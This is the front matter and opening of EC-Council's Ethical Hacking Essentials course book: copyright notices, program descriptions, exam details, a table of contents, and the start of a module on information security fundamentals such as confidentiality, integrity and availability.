EC-Council

codered
FROM EC-COUNCIL

EHE™
Ethical Hacking Essentials

Ethical Hacking Essentials

PROFESSIONAL SERIES

EC-COUNCIL OFFICIAL CURRICULA

Ethical Hacking Essentials

Version 1

EC-Council | codered FROM EC-COUNCIL

Copyright © 2021 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Foreword

Information security refers to securing data and information systems from unauthorized access, unauthorized use, misuse, destruction, or alteration. The goal of information security is to protect the confidentiality, integrity, and availability of digital information.

Information security plays a vital role in all organizations. It is a state of affairs where information, information processing, and communication are protected against confidentiality, integrity, and availability of the information and information processing. In communications, information security also covers trustworthy authentication of messages that cover identification of the parties, verifying, and recording the approval and authorization of the information, non-alteration of the data, and the non-repudiation of the communication or stored data.

Information security is one of the required elements constituting the quality of information and information systems. Precaution to information security risks and taking adequate and sufficient information security measures are part of the good information processing practice required in particular by the data protection laws and more broadly, part of the good information management practice.

The Ethical Hacking Essentials (EHE) program covers the fundamental concepts of information security and ethical hacking. It equips students with the skills required to identify the increasing information security threats which reflect on the security posture of the organization and implement general security controls.

This program gives a holistic overview of the key components of information security. The course is designed for those interested in learning the various fundamentals of information security and ethical hacking and aspire to pursue a career in information security.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization composed of industry and subject matter experts working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the Certified Ethical Hacker (C|EH) program with the goal of teaching the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge of hundreds of subject-matter experts, the CEH program has rapidly gained popularity around the world and is now delivered in more than 145 countries by more than 950 authorized training centers. It is considered as the benchmark for many government entities and major corporations around the globe.

EC-Council, through its impressive network of professionals and huge industry following, has also developed a range of other leading programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Providing a true, hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are tightening security networks around the world and beating hackers at their own game.

Other EC-Council Programs

Security Awareness: Certified Secure Computer User

The purpose of the CSCU training program is to provide students with the necessary knowledge and skills to protect their information assets. This class will immerse students in an interactive learning environment where they will acquire fundamental understanding of various computer and network security threats such as identity theft, credit card fraud, online banking phishing scams, viruses and backdoors, email hoaxes, sexual predators and other online threats, loss of confidential information, hacking attacks, and social engineering. More importantly, the skills learnt from the class help students take the necessary steps to mitigate their security exposure.

Network Defense: Certified Network Defender

Students enrolled in the Certified Network Defender course will gain a detailed understanding of network defense and develop their hands-on expertise to perform in real-life network defense situations. They will gain the depth of technical knowledge required to actively design a secure network within your organization. This course provides a fundamental understanding of the true nature of data transfer, network technologies, and software technologies so that students may understand how networks operate, how automation software behaves, and how to analyze networks and their defense.

Students will learn how to protect, detect, and respond to the network attacks as well as learning about network defense fundamentals, the application of network security controls, protocols, perimeter appliances, secure IDS, VPN, and firewall configuration. Students will also learn the intricacies of network traffic signature, analysis, and vulnerability scanning, which will help in designing improved network security policies and successful incident response plans. These skills will help organizations foster resiliency and operational continuity during attacks.

Ethical Hacking: Certified Ethical Hacker

The Certified Ethical Hacker (CEH) credential is the most trusted ethical hacking certification and accomplishment recommended by employers globally. It is the most desired information security certification and represents one of the fastest-growing cyber credentials required by critical infrastructure and essential service providers. Since the introduction of CEH in 2003, it is recognized as a standard within the information security community. CEH continues to introduce the latest hacking techniques and the most advanced hacking tools and exploits used by hackers and information security professionals today. The Five Phases of Ethical Hacking and the original core mission of CEH remain valid and relevant today: “To beat a hacker, you need to think like a hacker.”

CEH provides an in-depth understanding of ethical hacking phases, various attack vectors, and preventative countermeasures. It will teach you how hackers think and act maliciously so that you will be better positioned to set up your security infrastructure and defend future attacks. Understanding system weaknesses and vulnerabilities help organizations strengthen their system security controls to minimize the risk of an incident.

CEH was built to incorporate a hands-on environment and systematic process across every ethical hacking domain and methodology, giving you the opportunity to work towards proving the required knowledge and skills needed to perform the job of an ethical hacker. You will be exposed to an entirely different posture towards the responsibilities and measures required to be secure.

Penetration Testing: Certified Penetration Testing Professional

CPENT certification requires you to demonstrate the application of advanced penetration testing techniques such as advanced Windows attacks, IOT systems attacks, advanced binaries exploitation, exploits writing, bypassing a filtered network, Operational Technology (OT) pen testing, accessing hidden networks with pivoting and double pivoting, privilege escalation, and evading defense mechanisms.

EC-Council’s CPENT standardizes the knowledge base for penetration testing professionals by incorporating best practices followed by experienced experts in the field. The objective of the CPENT is to ensure that each professional follows a strict code of ethics, is exposed to the best practices in the domain of penetration testing and aware of all the compliance requirements required by the industry.

Unlike a normal security certification, the CPENT credential provides an assurance that security professionals possess skills to analyze the security posture of a network exhaustively and recommend corrective measures authoritatively. For many years EC-Council has been certifying IT Security Professionals around the globe to ensure these professionals are proficient in network security defense mechanisms. EC-Council's credentials vouch for their professionalism and expertise thereby making these professionals more sought after by organizations and consulting firms globally.

Computer Forensics: Computer Hacking Forensic Investigator

Computer Hacking Forensic Investigator (CHFI) is a comprehensive course covering major forensic investigation scenarios. It enables students to acquire crucial hands-on experience with various forensic investigation techniques. Students learn how to utilize standard forensic tools to successfully carry out a computer forensic investigation, preparing them to better aid in the prosecution of perpetrators.

EC-Council's CHFI certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The CHFI certification bolsters the applied knowledge of law enforcement personnel, system administrators, security officers, defense and military personnel, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of network infrastructures.

Incident Handling: EC-Council Certified Incident Handler

EC-Council's Certified Incident Handler (E|CIH) program has been designed and developed in collaboration with cybersecurity and incident handling and response practitioners across the globe. It is a comprehensive specialist-level program that imparts knowledge and skills that organizations need to effectively handle post breach consequences by reducing the impact of the incident, from both a financial and a reputational perspective.

E|CIH is a method-driven program that uses a holistic approach to cover vast concepts concerning organizational incident handling and response from preparing and planning the incident handling response process to recovering organizational assets after a security incident. These concepts are essential for handling and responding to security incidents to protect organizations from future threats or attacks.

Management: Certified Chief Information Security Officer

The Certified Chief Information Security Officer (CCISO) program was developed by EC-Council to fill a knowledge gap in the information security industry. Most information security certifications focus on specific tools or practitioner capabilities. When the CCISO program was developed, no certification existed to recognize the knowledge, skills, and aptitudes required for an experienced information security professional to perform the duties of a CISO effectively and competently. In fact, at that time, many questions existed about what a CISO really was and the value this role adds to an organization.

The CCISO Body of Knowledge helps to define the role of the CISO and clearly outline the contributions this person makes in an organization. EC-Council enhances this information through training opportunities conducted as instructor-led or self-study modules to ensure candidates have a complete understanding of the role. EC-Council evaluates the knowledge of CCISO candidates with a rigorous exam that tests their competence across five domains with which a seasoned security leader should be familiar.

Application Security: Certified Application Security Engineer

The Certified Application Security Engineer (CASE) credential is developed in partnership with large application and software development experts globally. The CASE credential tests the critical security skills and knowledge required throughout a typical software development life cycle (SDLC), focusing on the importance of the implementation of secure methodologies and practices in today's insecure operating environment.

The CASE certified training program is developed concurrently to prepare software professionals with the necessary capabilities that are expected by employers and academia globally. It is designed to be a hands-on, comprehensive application security course that will help software professionals create secure applications. The training program encompasses security activities involved in all phases of the Software Development Lifecycle (SDLC): planning, creating, testing, and deploying an application.

Unlike other application security trainings, CASE goes beyond just the guidelines on secure coding practices and includes secure requirement gathering, robust application design, and handling security issues in post development phases of application development. This makes CASE one of the most comprehensive certifications on the market today. It is desired by software application engineers, analysts, testers globally, and respected by hiring authorities.

Incident Handling: Certified Threat Intelligence Analyst

Certified Threat Intelligence Analyst (C|TIA) is designed and developed in collaboration with cybersecurity and threat intelligence experts across the globe to help organizations identify and mitigate business risks by converting unknown internal and external threats into known threats. It is a comprehensive, specialist-level program that teaches a structured approach for building effective threat intelligence.

In the ever-changing threat landscape, C|TIA is an essential Threat Intelligence training program for those who deal with cyber threats on a daily basis. Organizations today demand a professional-level cybersecurity threat intelligence analyst who can extract the intelligence from data by implementing various advanced strategies. Such professional-level Threat Intelligence training programs can only be achieved when the core of the curricula maps with and is compliant to government and industry published threat intelligence frameworks.

Incident Handling: Certified SOC Analyst

The Certified SOC Analyst (CSA) program is the first step to joining a security operations center (SOC). It is engineered for current and aspiring Tier I and Tier II SOC analysts to achieve proficiency in performing entry-level and intermediate-level operations.

CSA is a training and credentialing program that helps the candidate acquire trending and in-demand technical skills through instruction by some of the most experienced trainers in the industry. The program focuses on creating new career opportunities through extensive, meticulous knowledge with enhanced level capabilities for dynamically contributing to a SOC team. Being an intense 3-day program, it thoroughly covers the fundamentals of SOC operations, before relaying the knowledge of log management and correlation, SIEM deployment, advanced incident detection, and incident response. Additionally, the candidate will learn to manage various SOC processes and collaborate with CSIRT at the time of need.

EHE Exam Information

EHE Exam Details	
Exam Title	**Ethical Hacking Essentials (EHE)**
Exam Code	**112-52**
Availability	**EC-Council Exam Portal** (please visit **https://www.eccexam.com**)
Duration	**2 Hours**
Questions	**75**
Passing Score	**70%**

Table of Contents

Module 01: Information Security Fundamentals **1**
- Information Security Fundamentals 3
- Information Security Laws and Regulations 18

Module 02: Ethical Hacking Fundamentals **39**
- Cyber Kill Chain Methodology 41
- Hacking Concepts and Hacker Classes 54
- Different Phases of Hacking Cycle 61
- Ethical Hacking Concepts, Scope, and Limitations 69
- Ethical Hacking Tools 78

Module 03: Information Security Threats and Vulnerability Assessment **95**
- Threat and Threat Sources 97
- Malware and its Types 103
- Vulnerabilities 185
- Vulnerability Assessment 196

Module 04: Password Cracking Techniques and Countermeasures **227**
- Password Cracking Techniques 229
- Password Cracking Tools 252
- Password Cracking Countermeasures 257

Module 05: Social Engineering Techniques and Countermeasures **261**
- Social Engineering Concepts and its Phases 263
- Social Engineering Techniques 275
- Insider Threats and Identity Theft 303
- Social Engineering Countermeasures 314

Module 06: Network Level Attacks and Countermeasures **331**
- Sniffing 333
  - Packet Sniffing Concepts 334
  - Sniffing Techniques 347
  - Sniffing Countermeasures 360
- Denial-of-Service 367

    DoS and DDoS Attacks 368
    DoS and DDoS Attack Countermeasures 391
  Session Hijacking 395
    Session Hijacking Attacks 396
    Session Hijacking Attack Countermeasures 411

Module 07: Web Application Attacks and Countermeasures 419
  Web Server Attacks 422
    Web Server Attacks 423
    Web Server Attack Countermeasures 456
  Web Application Attacks 461
    Web Application Architecture and Vulnerability Stack 462
    Web Application Threats and Attacks 475
    Web Application Attack Countermeasures 503
  SQL Injection Attacks 514
    SQL Injection Attacks 515
    SQL Injection Attack Countermeasures 539

Module 08: Wireless Attacks and Countermeasures 545
  Wireless Terminology 547
  Wireless Encryption 558
  Wireless Network-Specific Attack Techniques 572
  Bluetooth Attacks 600
  Wireless Attack Countermeasures 611

Module 09: Mobile Attacks and Countermeasures 619
  Mobile Attack Anatomy 621
  Mobile Platform Attack Vectors and Vulnerabilities 635
  Mobile Device Management (MDM) Concept 660
  Mobile Attack Countermeasures 667

Module 10: IoT and OT Attacks and Countermeasures 677
  IoT Attacks 680
    IoT Concepts 681
    IoT Threats and Attacks 690
    IoT Attack Countermeasures 719

OT Attacks 724
    OT Concepts 725
    OT Threats and Attacks 735
    OT Attack Countermeasures 755

Module 11: Cloud Computing Threats and Countermeasures **761**
  Cloud Computing Concepts 763
  Container Technology 789
  Cloud Computing Threats 815
  Cloud Attack Countermeasures 842

Module 12: Penetration Testing Fundamentals **851**
  Fundamentals of Penetration Testing and its Benefits 853
  Strategies and Phases of Penetration Testing 862
  Guidelines and Recommendations for Penetration Testing 870

Glossary **889**
References **903**


EC-Council | codered FROM EC-COUNCIL

E|HE™

Ethical Hacking Essentials

Module 01

Information Security Fundamentals



Module Objectives

1. Understanding the Need for Security
2. Understanding the Elements of Information Security
3. Understanding the Security, Functionality, and Usability Triangle
4. Understanding Motives, Goals, and Objectives of Information Security Attacks
5. Overview of Classification of Attacks
6. Overview of Information Security Attack Vectors
7. Overview of Various Information Security Laws and Regulations


Module Objectives

Attackers break into systems for various reasons. Therefore, it is important to understand how, and why, malicious hackers attack and exploit systems. As Sun Tzu states in the *Art of War*, "If you know yourself but not the enemy, for every victory gained, you will also suffer a defeat." Security professionals must guard their infrastructure against exploits by knowing the enemy—the malicious hacker(s)—who seek(s) to use the same infrastructure for illegal activities.

This module starts with an overview of the need for security and emerging threat vectors. It provides an insight into the different elements of information security. Later, the module discusses the types and classes of attacks and ends with a brief discussion on information security laws and regulations.

At the end of this module, you will be able to do the following:

- Understand the need for security
- Describe the elements of information security
- Describe the security, functionality, and usability triangle
- Explain the motives, goals, and objectives of information security attacks
- Explain the classification of attacks
- Describe the information security attack vectors
- Know about the information security laws and regulations



Module Flow


1. **Discuss Information Security Fundamentals**
2. **Discuss Various Information Security Laws and Regulations**

INFORMATION SECURITY
CONFIRM
click here for more informat

Discuss Information Security Fundamentals

Information is a critical asset that organizations must secure. If an organization's sensitive information falls into the wrong hands, the organization may suffer considerable losses in terms of finances, brand reputation, or customers, or in other ways. To provide an understanding of how to secure such critical information resources, this module starts with an overview of information security.

This section introduces the need for security; the elements of information security; the security, functionality, and usability triangle; motives, goals, and objectives of information security attacks; classification of attacks; and information security attack vectors.




What is Information Security?

Information security is a state of well-being of information and infrastructure in which the possibility of **theft**, **tampering**, and **disruption of information and services is low or tolerable**

What is Information Security?

Information security is "the state of the well-being of information and infrastructure in which the possibility of theft, tampering, or disruption of information and services is kept low or tolerable." Information security refers to the protection or safeguarding of information and information systems that use, store, and transmit information from unauthorized access, disclosure, alteration, and destruction.



Need for Security

Evolution of technology, focused on **ease of use** 01

Rely on the use of computers for accessing, providing, or just storing information 02

Increased **network environment** and network-based applications 03


Direct impact of **security breach** on the corporate asset base and goodwill 04

Increasing complexity of computer infrastructure administration and management 05

Need for Security

Today, organizations are increasingly relying on computing networks because users and employees expect to exchange information at the speed of thought. Additionally, with the evolution of technology, there has been a greater focus on ease of use. Routine tasks rely on the use of computers for accessing, providing, or just storing information. However, as information assets differentiate the competitive organization from others of its kind, do they register an increase in their contribution to the corporate capital? There is a sense of urgency on behalf of the organization to secure these assets from likely threats and vulnerabilities. The subject of addressing information security is vast and it is the endeavor of this course to provide the student with a comprehensive body of knowledge required to secure the information assets under his/her consideration.

This course assumes that organizational policies exist that are endorsed by top-level management and that business objective and goals related to security have been incorporated into the corporate strategy. A security policy is a specification of how objects in a security domain are allowed to interact. The importance of security in the contemporary information and telecommunications scenario cannot be overemphasized. There are myriad reasons for securing ICT infrastructure. Initially, computers were designed to facilitate research, and this did not place much emphasis on security as these resources, being scarce, were meant for sharing. The permeation of computers into both the routine workspace and daily life has led to more control being transferred to computers and a higher dependency on them for facilitating important routine tasks. This has further increased the usage of networked environments and network-based applications. Any network disruptions mean a loss of time, money, and, sometimes, even loss of life. Additionally, the increasing complexity of computer infrastructure administration and management is creating a direct impact of security breaches on the corporate asset base and goodwill.



Elements of Information Security

Confidentiality
Assurance that the information is accessible only to those **authorized to have access**

Integrity
The **trustworthiness of data or resources** in terms of preventing improper or unauthorized changes

Availability
Assurance that the systems responsible for delivering, storing, and processing information are accessible when **required by the authorized users**

Authenticity
Refers to the characteristic of a communication, document, or any data that ensures the **quality of being genuine**

Non-Repudiation
A **guarantee** that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message

Elements of Information Security

Information security relies on five major elements: confidentiality, integrity, availability, authenticity, and non-repudiation.

